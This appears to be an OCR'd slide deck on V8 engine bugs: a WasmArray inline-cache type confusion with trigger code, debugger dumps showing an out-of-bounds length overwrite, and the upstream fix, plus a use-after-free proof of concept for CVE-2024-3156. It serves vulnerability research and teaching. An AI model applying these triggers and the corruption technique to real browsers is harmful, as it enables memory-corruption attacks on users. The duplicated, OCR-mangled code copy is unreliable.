  [weak] 0x37880028c299 <Map[16](PACKED_SMI_ELEMENTS)>:
    StoreHandler(builtin = StoreFastElementIC_NoTransitionGrowAndHandleCOW)
```



Phase 1: Training IC with Normal Arrays

```
set_keyed_prop([], 0, 0x1337); // Called multiple times
```

IC initially in UNINITIALIZED state, collecting feedback

Phase 2: Vulnerability Trigger

```
try { set_keyed_prop(wasm_array, "foo", 0x1337); } catch(err) { }
```

```
slot #0 StoreKeyedSloppy MONOMORPHIC with name <String[3]: #foo>
[weak] <Map(WASM_ARRAY_TYPE)>: StoreHandler(Smi)(kind = kSlow...)
```

UpdateCaches runs before WasmObjectsAreOpaque exception

Phase 3: Polymorphic IC Creation

```
set_keyed_prop([], 0, 0x1337); // Normal array after WasmArray attempt
```

```
slot #0 StoreKeyedSloppy POLYMORPHIC
[weak] <Map(WASM_ARRAY_TYPE)>: StoreHandler(builtin = StoreFastElementIC_NoTransition...)
[weak] <Map[16](PACKED_SMI_ELEMENTS)>: StoreHandler(builtin = StoreFastElementIC_NoTransition...)
```

IC becomes POLYMORPHIC with both WasmArray and normal array handlers


Phase 4: Type Confusion Exploit

```
set_keyed_prop(wasm_array, 0, 0x1337); // Triggers vulnerability
```


WasmArray incorrectly uses JSObject's fast handler from polymorphic IC
V8 blindly applies StoreFastElementIC handler to WasmArray object
Results in type confusion vulnerability and potential memory corruption

Exploit

The memory layout of WasmArray:




```
DebugPrint: 0x255a00068d45: [WasmArray]
 - map: 0x255a001ae761 <Map(WASM_ARRAY_TYPE)>
 - element type: i32
 - length: 0
```




```
pwndbg> x/20wx 0x255a00068d45-1
0x255a00068d44: 0x001ae761      0x00000725      0x00000000      0x000005e5
0x255a00068d54: 0x00000004      0x001ae763      0x00000014      0x0000010d
```

Modifying the length to a FixedArray address expanded access boundaries.



```
pwndbg> x/20wx 0x255a00068d45-1
0x255a00068d44: 0x001ae761      0x00000725      0x00068f21      0x000005e5
0x255a00068d54: 0x00000004      0x001ae763      0x00000014      0x0000010d
0x255a00068d64: 0x00000003      0x0000001e      0x41626557      0x6d657373
0x255a00068d74: 0x20796c62      0x656a626f      0x20737463      0x20657261
0x255a00068d84: 0x7161706f      0x00006575      0x001ae9a1      0x00000725
pwndbg> job 0x00068f21
    222982: 33840x255a00068f21: [FixedArray]
 - map: 0x255a0000056d <Map(FIXED_ARRAY_TYPE)>
 - length: 17
          0: 4919
       1-16: 0x255a00000741 <the_hole_value>
```



V8 WasmArray OOB Exploitation Mechanism

Memory Layout Comparison

JSArray Memory Layout
Map (Object Type Identifier)
Properties (Property Array)
Elements (Element Array)
Length (Array Length)

WasmArray Memory Layout
Map (WasmArray Type Identifier)
ElementType (Element Type)
Length (Array Length)
Elements (Element Data)

OOB Exploitation Mechanism

Before Exploitation
Map: WasmArray Type
ElementType: i32
Length: 0 (Valid Boundary)

After Exploitation
Map: WasmArray Type (unchanged)
ElementType: i32 (unchanged)
Length: Pointer to FixedArray


FixedArray Object
Map: FixedArray Type
Length: 17
Element[0]: 0x1337

OOB Effect

Pointer misinterpreted as integer

→ Allows access far beyond actual boundaries

Fix Patch



```
[ic] Use slow stub element handler for non-JSObjects

Fixed: 339736513
Change-Id: I134a046475b0b004c3de1bacc5b2f1a7fa503d96
Reviewed-on: https://chromium-review.googlesource.com/c/v8/v8/+/5527898
Reviewed-by: Igor Sheludko <ishell@chromium.org>
Commit-Queue: Igor Sheludko <ishell@chromium.org>
Auto-Submit: Shu-yu Guo <syg@chromium.org>
Cr-Commit-Position: refs/heads/main@{#93847}
```


```
diff --git a/src/ic/ic.cc b/src/ic/ic.cc
index 8a2ca54..0661209 100644
--- a/src/ic/ic.cc
+++ b/src/ic/ic.cc
```

```
@@ -2388,15 +2388,16 @@
               isolate()),
       IsStoreInArrayLiteralIC());

-  if (IsJSProxyMap(*receiver_map)) {
+  if (!IsJSObjectMap(*receiver_map)) {
     // DefineKeyedOwnIC, which is used to define computed fields in instances,
-    // should be handled by the slow stub.
-    if (IsDefineKeyedOwnIC()) {
-      TRACE_HANDLER_STATS(isolate(), KeyedStoreIC_SlowStub);
-      return StoreHandler::StoreSlow(isolate(), store_mode);
+    // should handled by the slow stub below instead of the proxy stub.
+    if (IsJSProxyMap(*receiver_map) && !IsDefineKeyedOwnIC()) {
+      return StoreHandler::StoreProxy(isolate());
     }

-    return StoreHandler::StoreProxy(isolate());
+    // Wasm objects or other kind of special objects go through the slow stub.
+    TRACE_HANDLER_STATS(isolate(), KeyedStoreIC_SlowStub);
+    return StoreHandler::StoreSlow(isolate(), store_mode);
   }
```

UAF in V8 WasmInternalFunction GC


CVE-2024-3156

How to modify the Fuzzer to find bugs?



```
// Creates a WASM module importing a JS function (i32 -> i32)
function createPocWasmModule() {
  let b = new WasmModuleBuilder();
  let sig = b.addType(makeSig([kWasmI32],[kWasmI32]));
  // Declare import 'func' in 'js'
  b.addImport('js','func',sig);
  // Expose callImported(x) -> calls the imported function
  b.addFunction('callImported',sig)
    .addBody([kExprLocalGet,0,kExprCallFunction,0])
    .exportFunc();
  // Provide a JS function that triggers gc(), potentially exposing UAF if references aren't tracked
  return b.instantiate({
    js: {
      func:new WebAssembly.Function({parameters:['i32'],results:['i32']},x=>{gc();return x+1;})
    }
  });
}
let inst=createPocWasmModule();
for(let i=0;i<10000;i++){ inst.exports.callImported(i); }
```

How to modify the Fuzzer to find bugs?



```
// Creates a WASM module importing a JS function (i32 -> i32)
function createPocWasmModule() {
   let b = new WasmModuleBuilder();
   let sig = b.addType(makeSig([kWasmI32], [kWasmI32]));
   // Declare import ’func’ in ’js’
   b.addImport( ’js’, ’func’, sig);
   // Expose callImported(x) -> calls the imported function
   b.addFunction( ’callImported’, sig)
          .addBody([kExprLocalGet,  0, kExprCallFunction,     0])
          .exportFunc();
   // Provide a JS function that triggers gc(), potentially exposing UAF if references ...
   return b.instantiate({
         js : {
         func: new WebAssembly.Function({ parameters:[ ’i32’], results:[ ’i32’]}, x=>{gc();
         }
   });
}
let inst=createPocWasmModule();
